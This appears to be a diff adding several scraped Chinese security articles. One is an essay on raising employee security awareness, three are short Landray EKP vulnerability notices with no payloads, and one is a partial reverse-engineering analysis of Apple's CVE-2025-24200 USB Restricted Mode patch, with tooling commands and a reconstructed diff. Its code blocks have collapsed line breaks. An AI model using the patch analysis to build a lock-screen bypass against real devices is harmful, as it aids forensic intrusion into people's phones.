在网络安全领域,有诸多报告都指出了一个不容忽视的现实,那就是员工安全意识不足所引发的问题占比极高。例如,Verizon 发布的《2022 年数据泄露调查报告》中就提到,在总共 5212 起泄露事件中,人为错误是 82% 的违规行为的关键驱动因素。这意味着大部分的数据泄露等网络安全事故,背后都有着员工方面的因素在起作用。不管是因为疏忽大意,还是对网络安全知识的欠缺,这一高占比都凸显出解决员工安全意识问题的紧迫性。再从社会工程攻击角度来看,其造成的数据泄露事件也占到了一定比例,而这往往也和员工没能识别出相关陷阱有很大关联。种种数据都表明,员工的网络安全意识已经成为保障整体网络安全的关键环节,如果不加以重视并解决,企业乃至更多组织都将时刻面临网络安全风险的威胁,可能遭受如信息泄露、系统被入侵等严重后果,进而影响正常的运营以及声誉等多方面。
|
||||
### (二)常见 “人性漏洞” 场景展示
|
||||
|
||||
在日常工作场景中,员工一些不经意的行为往往会成为网络安全的 “人性漏洞”,给企业网络安全带来极大风险隐患。
|
||||
|
||||
比如,随意点击钓鱼邮件就是很常见的情况。像搜狐公司曾遭遇的事件,全体员工一早收到一封来自 “搜狐财务部” 名为《5 月份员工工资补助通知》的邮件,有员工按照附件要求扫码,并填写了银行账号等信息,最终不但没等到所谓补助,工资卡内的余额还被划走了。原来这就是典型的 OA 钓鱼攻击事件,攻击者先盗取或恶意注册公司内部邮箱,再发邮件诱骗员工在仿冒的公司邮件登陆页面输入账号和密码,从而骗取邮箱密码。还有新加坡策安集团,其客服邮箱账号遭到恶意攻击,信息泄露也是因为员工点击到钓鱼邮件而引发的。
|
||||
|
||||
使用弱密码同样是个大问题。像国泰君安证券前员工林清金,利用掌握的计算机知识、技术,破解密码登入多家国家事务机关网站以及金融机构的系统,非法获取大量客户及员工的个人信息。而他能破解成功,部分原因就是一些单位存在弱密码的情况。AMD 也曾被黑客窃取 450Gb 机密数据,其中一个重要原因就是 AMD 员工使用了如 “123456”“password”“Welcome1” 之类的弱密码,被黑客组织轻易攻破防线。
|
||||
|
||||
另外,在公共 WiFi 环境下处理公司事务也是风险行为。很多家庭 Wi-Fi 密码设置简单,安全漏洞多年未曾修补,员工若在这样的公共网络环境下办公,传输的诸如电子邮件、付款信息、工作凭据等数据,很容易被恶意行为者拦截,甚至这些网络还可被用于分发恶意软件,危及连接的设备,进而威胁到公司网络安全以及相关数据信息的保密性和完整性。
|
||||
## 二、对症下药,解决员工安全意识问题的实用方法
|
||||
### (一)培训引导,强化知识储备
|
||||
#### 1. 定期开展安全培训课程
|
||||
|
||||
定期开展安全培训课程对于提升员工网络安全意识有着至关重要的作用。通过这些课程,员工能够深入了解企业所制定的安全政策,明晰各项规定及其背后的意义,从而在日常工作中更好地遵循。同时,员工还能全面知晓当下常见的网络攻击形式,像是网络钓鱼、勒索软件、社会工程学攻击等,明白它们的运作方式以及可能带来的严重后果。并且,员工可以学到具有针对性的防范知识,例如怎样识别可疑邮件、如何避免点击恶意链接等。
|
||||
|
||||
在培训形式方面,多样化的选择能带来更好的效果。开展文化课可以系统地讲解网络安全的基础知识,从密码安全、数据保护到网络行为规范等方面,为员工构建完整的知识框架;举办讲座则能邀请行业内的专家或者资深从业者,分享他们所经历的真实案例以及最新的安全趋势,让员工接触到前沿且实用的信息;组织讨论可以鼓励员工积极参与,分享自己在工作中遇到的安全相关问题或者疑惑,大家共同探讨解决方案,加深对安全知识的理解;进行案例分析时,选取那些具有代表性的网络安全事件,如知名企业遭受的攻击案例,详细剖析其发生的原因、过程以及从中应吸取的教训,让抽象的安全知识变得具象化;而演练更是不可或缺的环节,模拟真实的网络攻击场景,让员工在实践中运用所学的防范知识,提高应对能力。
|
||||
#### 2. 组织专业讲座与交流
|
||||
|
||||
邀请专业人员开展讲座并组织员工与之交流学习,是助力员工全面掌握网络安全知识、提升安全意识的有效途径。专业人员往往在网络安全领域有着深厚的专业知识储备以及丰富的实践经验,他们能够从不同角度、不同层面,深入浅出地为员工讲解各方面的信息安全知识。
|
||||
|
||||
比如,网络安全专家可以针对当下新兴的网络攻击手段,像零日漏洞利用、高级持续性威胁(APT)等,进行详细解读,让员工了解到最新的安全威胁形势;密码学专家则可以传授如何创建高强度密码、如何进行密码管理以及加密技术在实际工作中的应用等知识,帮助员工保护好重要信息;而从事网络安全管理工作的专业人士,能够结合企业实际情况,讲解如何构建有效的安全防护体系、怎样制定合理的安全策略等内容,使员工站在企业整体安全的角度去思考自身的行为。
|
||||
|
||||
通过讲座后的交流环节,员工可以就自己日常工作中遇到的具体网络安全问题向专家请教,也可以分享自己的一些见解和想法,在互动中进一步深化对网络安全知识的掌握,将所学更好地融入到实际工作行为中,时刻保持高度的安全意识。
|
||||
### (二)机制保障,时刻敲响警钟
|
||||
#### 1. 建立安全意识提示机制
|
||||
|
||||
建立安全意识提示机制对于企业的网络安全保障意义重大。企业可以通过邮件、微信等常用的沟通渠道,定期向员工发送安全提醒信息。这些提醒内容可以涵盖多个方面,比如及时告知员工当下网络上出现的新型攻击方法,像伪装成防疫通知、客户反馈等形式的钓鱼邮件新套路,让员工提前有所防备;传达各类办公软件、信息系统的使用注意事项,像提醒员工在使用公共网络登录公司邮箱时要格外谨慎,避免因网络环境不安全而导致账号密码泄露等。
|
||||
|
||||
同时,这一机制还能在发现员工存在异常网络行为时发挥作用,例如某个员工短时间内频繁尝试登录不同权限的系统、大量下载非工作相关的文件等情况,安全管理部门可以及时收到提示并进行核查处理,避免安全事件的进一步扩大。通过这种持续的、有针对性的安全提示,时刻让安全意识萦绕在员工心头,让他们在日常工作中养成时刻关注网络安全的习惯,从而有效降低企业面临的网络安全风险。
|
||||
#### 2. 制定严格的权限与使用限制制度
|
||||
|
||||
在企业网络安全管理中,制定严格的权限与使用限制制度是必不可少的举措。企业需要依据不同级别员工的工作职责和业务需求,为他们分配相应的权限。例如,对于普通员工,只赋予其访问和操作本职工作相关文件、系统模块的权限,限制其对核心数据库、重要机密文件等的访问;而对于管理层人员,根据其管理范围和决策需求,合理开放相应的更高权限,并进行严格的审批和监督流程。
|
||||
|
||||
在信息渠道方面,对电子邮件的收发、文件的上传下载等都要进行细致的管控。限制员工随意向外部邮箱发送企业内部敏感文件,对可下载的文件类型、来源等进行严格甄别,防止恶意软件通过这些渠道进入企业网络。同时,要记录员工在网络资源使用方面的操作日志,定期进行审计监督,及时发现异常操作行为,比如某个员工在非工作时间频繁访问大量陌生网站等情况,以便及时采取措施进行调查和处理,全方位保护企业的信息安全,让员工明确知晓权限边界,强化按规操作、保障安全的意识。
|
||||
### (三)实战演练,提升应对能力
|
||||
#### 1. 模拟网络攻击演练
|
||||
|
||||
开展模拟网络攻击演练是检验和提升员工网络安全意识以及应对突发事件能力的有力手段。例如可以进行钓鱼邮件演练,利用虚拟化技术,高度还原真实的攻击场景,精心设计与员工日常工作相关、极具迷惑性的钓鱼邮件内容,发送给员工,观察他们的反应。有的员工可能会不假思索地点击邮件中的链接或者下载附件,而有的员工则能凭借所学的安全知识,识别出邮件的异常并及时上报。
|
||||
|
||||
之后,对比分析不同阶段演练的成果,比如查看每次演练中员工点击钓鱼邮件的比例是否有所下降、发现异常后及时报告的员工数量是否增多等,以此来检验之前开展的网络安全培训效果。通过这样的模拟演练,让员工切实感受到网络攻击的真实存在和潜在威胁,从而进一步强化他们的安全意识,使他们在面对真实的网络攻击时,能够冷静应对,采取正确的措施,避免给企业带来安全风险。
|
||||
#### 2. 全方位营造安全氛围
|
||||
|
||||
为了让网络安全意识深入人心,全方位营造安全氛围是极为重要的一环。企业可以通过多种形式来实现这一目标,例如开展网络安全意识现场培训,邀请专业讲师面对面地为员工讲解安全知识、演示正确的操作方法,解答员工的疑问,让员工更直观地学习;制作宣传手册,将网络安全规定、常见风险及防范技巧等内容以简洁明了、图文并茂的方式呈现出来,发放给每一位员工,方便他们随时查阅学习;设计制作易拉宝放置在企业的办公区域显眼位置,展示一些醒目的安全标语和重要的安全提示信息,吸引员工的注意力;定制带有网络安全知识的台历、海报等物料,张贴或摆放在办公室、会议室、茶水间等各个角落,让员工在日常工作生活的点滴中都能接触到网络安全知识。
|
||||
|
||||
通过这些直观有趣的方式,将看似枯燥的安全规定变得生动形象,使安全意识潜移默化地融入员工的工作和生活,让他们在不知不觉中养成时刻关注网络安全的习惯,从内心深处提升对网络安全的重视程度。
|
||||
### (四)习惯养成,日常点滴做起
|
||||
#### 1. 时刻留意电子邮件
|
||||
|
||||
根据相关报告显示,网络钓鱼攻击在众多网络安全威胁中占比颇高。因此,员工在日常工作中必须时刻保持警惕,谨慎对待收件箱中的每一封邮件。当收到邮件时,要仔细检查 URL 的拼写是否正确,防止因细微的拼写错误而被引导至仿冒的钓鱼网站;认真核实发件人的信息,确认是否是熟悉的、可信赖的发件人,对于来源不明的邮件要提高警惕。
|
||||
|
||||
一旦发现邮件存在语法错误过多、内容逻辑不通、要求提供敏感信息(如账号密码、身份证号、银行卡号等)等可疑情况,绝对不能轻易点击邮件中的链接或者下载附件,而是要及时将该可疑邮件报告给企业的安全团队,由专业人员进行进一步的甄别和处理,避免因一时疏忽而陷入网络钓鱼的陷阱,给自身以及企业带来信息泄露、财产损失等严重后果。
|
||||
#### 2. 及时更新应用程序
|
||||
|
||||
在网络环境中,旧版本的软件往往容易成为攻击者的目标。因为随着技术的发展,软件开发者会不断发现并修复旧版本中存在的安全漏洞,而攻击者就会利用那些还未更新的软件版本进行攻击。所以,无论是企业还是员工个人,都要高度重视补丁管理工作。
|
||||
|
||||
企业应按照既定的计划,定期组织对内部使用的软件和硬件进行更新,确保各项办公系统、业务应用等都运行在安全的版本之上。对于员工来说,不能忽视软件弹出的更新提醒,哪怕更新可能会带来短暂的操作不便,也要及时进行操作,以保证业务的安全运行,防止因软件版本过低而被黑客利用漏洞入侵,进而危及企业的网络安全和业务数据的保密性、完整性。
|
||||
#### 3. 使用强密码并妥善保管
|
||||
|
||||
企业应当制定明确的密码政策,要求员工创建并严格保护好个人的私密密码。密码的设置要遵循复杂性原则,长度足够长,同时包含大小写字母、数字以及特殊字符等,避免使用如 “123456”“password” 等过于简单、容易被猜到的弱密码。
|
||||
|
||||
如果员工觉得记忆复杂密码有困难,可以借助专业的密码管理器工具,它能够帮助安全地存储和管理多个不同的密码,方便在需要使用时快速准确地调用。而且,密码是个人信息安全的重要防线,员工务必做到不与他人共享密码,无论是同事、朋友还是其他任何人,都不能随意透露自己的密码信息,以此来最大程度地降低网络风险,保障自身和企业的信息安全。
|
||||
#### 4. 谨慎使用公共 WiFi 及公司设备
|
||||
|
||||
员工在外出时,要格外警惕连接公共 WiFi 网络。公共 WiFi 通常存在诸多安全隐患,很多其安全设置较为薄弱,甚至有些是完全开放的,不需要任何身份验证就可以连接。这意味着恶意行为者能够轻易地拦截在该网络上传输的数据,像员工发送的电子邮件、付款信息、工作凭据等重要内容都可能被窃取,而且这些网络还可能被用于分发恶意软件,一旦连接的设备被感染,不仅会影响个人的信息安全,还可能间接危及企业的网络安全。
|
||||
|
||||
对于公司设备,也要严格限制其用于个人用途。企业可以通过网络分段等机制,将公司办公网络与员工个人使用的网络进行隔离,保护公司设备的安全。因为个人在使用公司设备访问一些非工作相关的网站或者应用程序时,可能会不小心引入病毒、恶意软件等,进而影响整个企业网络的正常运行,给企业带来不必要的安全风险。
|
||||
#### 5. 养成锁屏好习惯
|
||||
|
||||
无论身处何地,只要设备处于无人看管的状态,员工都要养成锁定屏幕的好习惯。这看似是一个简单的举动,却能有效防止未经授权的访问以及隐私侵犯。比如在办公室临时离开座位去接杯水、开个短会,或者在家中暂时离开电脑去做其他事情时,及时锁定屏幕可以避免他人趁机查看、操作设备中的文件和信息,尤其是涉及企业机密或者个人敏感信息的内容。
|
||||
|
||||
企业可以根据实际情况,规定合适的自动锁定时间,并由组织内的高级管理层进行批准,确保这一安全措施能够在企业内部得到有效落实,让每一位员工都将锁屏变成一种下意识的行为,时刻守护信息安全。
|
||||
## 三、全员参与,共同打造网络安全坚固防线
|
||||
### (一)鼓励员工主动参与安全维护
|
||||
|
||||
在网络安全的维护工作中,每一位员工都不应是旁观者,而应是积极的参与者。企业要大力倡导员工主动与企业的 IT 团队进行沟通交流,这是提升员工安全意识、增强全员维护责任感的重要途径。
|
||||
|
||||
比如,企业可以定期组织网络安全分享会,邀请 IT 团队成员为员工详细讲解近期企业网络安全的整体情况,包括面临的潜在风险、已经采取的防护措施等,让员工对企业网络安全有更直观且深入的认识。同时,设置专门的问答环节,鼓励员工提出自己在日常工作中遇到的网络安全相关疑问,像某些软件使用时弹出的安全提示是否需要重视、在外出办公时如何更好地保障数据传输安全等问题,IT 团队都可以给予专业解答,帮助员工消除疑惑,更好地在实际工作中践行安全操作。
|
||||
|
||||
此外,企业还可以建立线上的网络安全交流社区,员工在日常工作中一旦发现任何疑似安全隐患的情况,如收到一封格式有些奇怪但看起来又像是来自合作客户的邮件,就可以及时拍照或截图上传到社区,与 IT 团队以及其他同事共同探讨,判断其是否存在风险。通过这样的互动交流,员工能更深入地了解网络安全知识,也能清楚认识到自己的每一个行为都与企业网络安全息息相关,进而增强主动维护安全的责任感,形成全员积极参与网络安全维护的良好氛围,为企业筑牢网络安全的防线添砖加瓦。
|
||||
### (二)持续监督与改进
|
||||
|
||||
网络安全工作不是一劳永逸的,对于员工安全意识的提升同样需要持续关注并不断优化相关措施。企业要建立完善的监督机制,定期评估员工安全意识提升的实际效果。
|
||||
|
||||
一方面,可以通过问卷调查的方式,收集员工对网络安全知识的掌握程度、在日常工作中是否能自觉遵循安全规范等方面的反馈,了解员工安全意识的现状以及存在的薄弱环节。例如,问卷中可以设置诸如 “是否能准确识别常见的钓鱼邮件特征”“是否清楚不同权限下可操作的工作范围” 等问题,统计员工的作答情况来分析整体安全意识水平。
|
||||
|
||||
另一方面,结合实际发生的网络安全事件以及模拟演练的结果来进行综合评判。若企业内发生了因员工误点钓鱼链接导致的小范围信息泄露风险事件,或者在模拟网络攻击演练中,员工应对的正确率没有达到预期目标,这都说明员工安全意识提升工作还有待加强。
|
||||
|
||||
根据这些监督结果,企业要及时调整和完善培训内容、机制以及演练形式等。比如,如果发现员工对新兴的网络攻击手段了解不足,那么在后续的安全培训课程中,就增加相应的专题讲解;要是演练中暴露出员工应对紧急安全事件的流程不够熟悉,那就进一步优化演练方案,加强流程方面的模拟训练。通过持续不断地监督与改进,形成保障员工安全意识提升的长效机制,确保企业网络安全的防线稳固且可靠,让网络安全隐患无所遁形。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,37 @@
|
||||
# 蓝凌软件 EKP系统 kmImeetingBookWebService 未授权 外部资源引用不当漏洞
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**蓝凌软件 EKP系统 kmImeetingBookWebService 未授权 外部资源引用不当漏洞**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
-
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到蓝凌软件 EKP系统存在一个外部资源引用不当漏洞,未经授权的攻击者可以通过该漏洞获取服务器敏感信息。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>Landray EKP,蓝凌ekp,蓝凌EKP,蓝凌 ekp系统,landray ekp</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
该产品为商业应用软件,暂无公开相关漏洞公告信息,建议联系厂商获取相关支持。
|
||||
|
||||
与此同时,请做好资产自查以及预防工作,以免遭受黑客攻击。
|
||||
|
||||
@@ -0,0 +1,37 @@
|
||||
# 蓝凌软件 EKP系统 sysNotifyTodoWebService 未授权 外部资源引用不当漏洞
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**蓝凌软件 EKP系统 sysNotifyTodoWebService 未授权 外部资源引用不当漏洞**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
-
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到蓝凌软件 EKP系统存在一个外部资源引用不当漏洞,未经授权的攻击者可以通过该漏洞获取服务器敏感信息。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>Landray EKP,蓝凌ekp,蓝凌EKP,蓝凌 ekp系统,landray ekp</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
该产品为商业应用软件,暂无公开相关漏洞公告信息,建议联系厂商获取相关支持。
|
||||
|
||||
与此同时,请做好资产自查以及预防工作,以免遭受黑客攻击。
|
||||
|
||||
@@ -0,0 +1,37 @@
|
||||
# 蓝凌软件 EKP系统 sysTagWebService 未授权 外部资源引用不当漏洞
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**蓝凌软件 EKP系统 sysTagWebService 未授权 外部资源引用不当漏洞**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
-
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到蓝凌软件 EKP系统存在一个外部资源引用不当漏洞,未经授权的攻击者可以通过该漏洞获取服务器敏感信息。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>Landray EKP,蓝凌ekp,蓝凌EKP,蓝凌 ekp系统,landray ekp</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
该产品为商业应用软件,暂无公开相关漏洞公告信息,建议联系厂商获取相关支持。
|
||||
|
||||
与此同时,请做好资产自查以及预防工作,以免遭受黑客攻击。
|
||||
|
||||
@@ -0,0 +1,236 @@
|
||||
# 首次分析 Apple 的 USB 限制模式绕过 (CVE-2025-24200)
|
||||
Ots安全 2025-02-15 10:56
|
||||
|
||||

|
||||
|
||||
Apple 发布了 iOS 18.3.1 (build ) 来修补公民实验室报告的与辅助功能22D72框架相关的漏洞。让我们来分析一下吧!
|
||||
|
||||
漏洞公告可在此处找到。以下是直接摘自 Apple 网站的概述:
|
||||
|
||||
无障碍设施
|
||||
适用于: iPhone XS 及更新机型、iPad Pro 13 英寸、iPad Pro 12.9 英寸第 3 代及更新机型、iPad Pro 11 英寸第 1 代及更新机型、iPad Air 第 3 代及更新机型、iPad 第 7 代及更新机型、iPad mini 第 5 代及更新机型
|
||||
|
||||
影响: 物理攻击可能会禁用锁定设备上的 USB 限制模式。Apple 获悉一份报告称,该问题可能已被利用于针对特定个人的极其复杂的攻击中。
|
||||
|
||||
描述:已通过改进状态管理解决授权问题。
|
||||
|
||||
CVE-2025-24200:多伦多大学蒙克学院公民实验室的 Bill Marczak
|
||||
|
||||
在这篇博文中,我们解释了迄今为止我们对该补丁的理解。
|
||||
|
||||
🚧 USB 限制模式
|
||||
|
||||
在分析更新之前,让我们简单提一下 USB 限制模式以及它的重要性。
|
||||
|
||||

如果 iPhone 在激活该功能时保持锁定状态超过一小时,则通过其端口的数据连接将被禁用,直到用户解锁设备并明确授予配件连接的权限:
|
||||
|
||||
|
||||
|
||||
这对于减轻涉及外部设备(如法医提取器)的复杂攻击至关重要,例如这个或这个。
|
||||
|
||||
能够从锁定屏幕绕过此机制将恢复使用此类设备的可能性。这条最新推文显示了此功能对于威胁行为者的重要性:
|
||||
|
||||

|
||||
|
||||
在下一部分中,我们将对 CVE-2025-24200 进行初步分析,该漏洞可以在某些条件下绕过 USB 限制模式。
|
||||
|
||||
📦设置
|
||||
在找到实际补丁之前,第一步是下载补丁前后的 iOS 版本:
|
||||
|
||||
```
|
||||
# pre-patchipsw download ipsw --device iPhone14,4 --build 22D63# post-patchipsw download ipsw --device iPhone14,4 --build 22D72
|
||||
```
|
||||
|
||||
|
||||
然后,我们可以从两个版本中提取所有二进制文件和库来调查更改。
|
||||
|
||||
🔬 查找补丁
|
||||
我们首先查看了Blacktop针对每个 iOS 版本生成并发布的差异报告。ipsw diff
|
||||
|
||||
从这里,我们可以检查每个值得注意的变化。值得注意的是,在公告中,Apple 提到了改进的状态管理,这可能需要额外的检查,从而引入新的基本块。
|
||||
|
||||
使用以下(无头)二进制忍者脚本,我们可以列出同一二进制文件的两个符号化版本的基本块计数差异:
|
||||
|
||||
```
|
||||
import binaryninjabinaryninja.disable_default_log()defbuild_table(bv: binaryninja.BinaryView): """Builds a table of function names to their basic block count.""" table = {} for f in bv.functions: ifnot f.name.startswith('sub_'): table[f.name] = [len(f.basic_blocks)] return tabledefdiff_tables(original, patched): """Compares two basic block tables and prints changes.""" for fn in original.keys() & patched.keys(): if original[fn] != patched[fn]: print(f'{fn}: {original[fn]} -> {patched[fn]}')t1 = build_table("/path/to/original")t2 = build_table("/path/to/patched")diff_tables(t1, t2)
|
||||
```
|
||||
|
||||
|
||||
在接下来的小节中,我们将重点介绍其中两个组件中发现的显著变化。
|
||||
|
||||
更改
|
||||
AXSpringBoardServerInstance
|
||||
在这个框架中,下面的函数似乎有4个新的基本块。
|
||||
|
||||
```
|
||||
-[AXSpringBoardServerHelper _handleDisallowUSBRestrictedModeSCInformativeOnly:]
|
||||
```
|
||||
|
||||
|
||||
仔细检查后发现,Apple 似乎在函数的最开始处添加了一个检查,以确保设备在显示警报之前已解锁。此警报的标题为 id 的本地化字符串
|
||||
sc.disallow.usb.restricted.mode.alert.title
|
||||
,以及一个可点击的操作,即
|
||||
OK
|
||||
。
|
||||
|
||||
顾名思义,该函数仅提供信息,即它仅影响用户界面。我们仍然需要找到在出现警报后有效禁用 USB 限制模式的位置。
|
||||
|
||||
更改
|
||||
pr
|
||||
ofiled
|
||||
|
||||
profiled 是一个重要的 iOS 守护进程,处理很多事情,其中包括辅助功能、远程设备管理 (MDM) 等等……
|
||||
在此版本中,修补了以下功能并获得了 6 个基本块:
|
||||
|
||||
```
|
||||
-[MCProfileServicer setParametersForSettingsByType:configurationUUID:toSystem:user:passcode:credentialSet:completion:]
|
||||
```
|
||||
|
||||
|
||||
以下是我们通过对两个版本进行逆向工程成功恢复的补丁:
|
||||
|
||||
```
|
||||
diff --git a/original.m b/patched.mindex cd2b537..7fe1bd4 100644--- a/original.m+++ b/patched.m@@ -8,6 +8,13 @@ BOOL has_ent = [selfif (has_some_entitlement == NO) { // Unchanged} else {+ NSDict *rb = [settingsByType objectForKeyedSubscript: @"RestrictedBool"];+ BOOL is_device_locked [[MCDependencyManager sharedManager] isDeviceLocked];+ BOOL restricted_mode_allowed = [+ rb objectForKeyedSubscript: @"FeatureUSBRestrictedModeAllowed"+ ]++ if (restricted_mode_allowed == NO || is_device_locked == NO) { [[[MCProfileServiceServer sharedServer]] setParametersForSettingsByType: type sender: [self remoteProcessBundleID] completion: completion ]++ } else {+ NSError *error = [+ MCErrorWithDomain: _MCSettingsErrorDomain+ code: 0x6d66+ descriptionArray: _MCErrorArray+ errorType: _MCErrorTypeFatal+ ];++ if (completion) {+ completion.completionHandler(completion, error);+ }+ } }
|
||||
```
|
||||
|
||||
|
||||
我们可以看到,在调用setParametersForSettingsByType有效设置所需设置(即我们例子中的受限模式状态👀)的内部方法之前,该函数会检查设备是否已解锁。
|
||||
|
||||
这似乎是有效缓解 CVE-2025-24200 的补丁。
|
||||
|
||||
攻击向量
|
||||
现在我们对补丁有了更深入的了解,我们需要找到可以让我们利用底层漏洞的代码路径。
|
||||
|
||||
第一步是找到可以通过之前确定的两个修补函数之一禁用 USB 限制模式的位置。
|
||||
|
||||
经过一番研究,我们发现assistivetouchd守护进程包含通过以下函数禁用 USB 限制模式的代码:
|
||||
|
||||
```
|
||||
-[SCATScannerManager _setUSBRMPreferenceDisabled]
|
||||
```
|
||||
|
||||
|
||||
此函数包含对多个类的引用AX[...]。这暗示它可能与我们讨论的补丁的第一部分(发出警报)有关。这促使我们更加关注这个守护进程。
|
||||
|
||||
assistivetouchd守护进程
|
||||
|
||||
assistivetouchd
|
||||
您可以在 iOS 设备上的以下位置找到该守护进程:
|
||||
|
||||
```
|
||||
System/Library/CoreServices/AssistiveTouch.app/assistivetouchd
|
||||
```
|
||||
|
||||
|
||||
每当设备上启用某些辅助功能时,它都会在后台持续运行。最引人注目的例子是Assistive Touch功能,它允许您从屏幕上始终显示的新菜单中执行某些操作:
|
||||
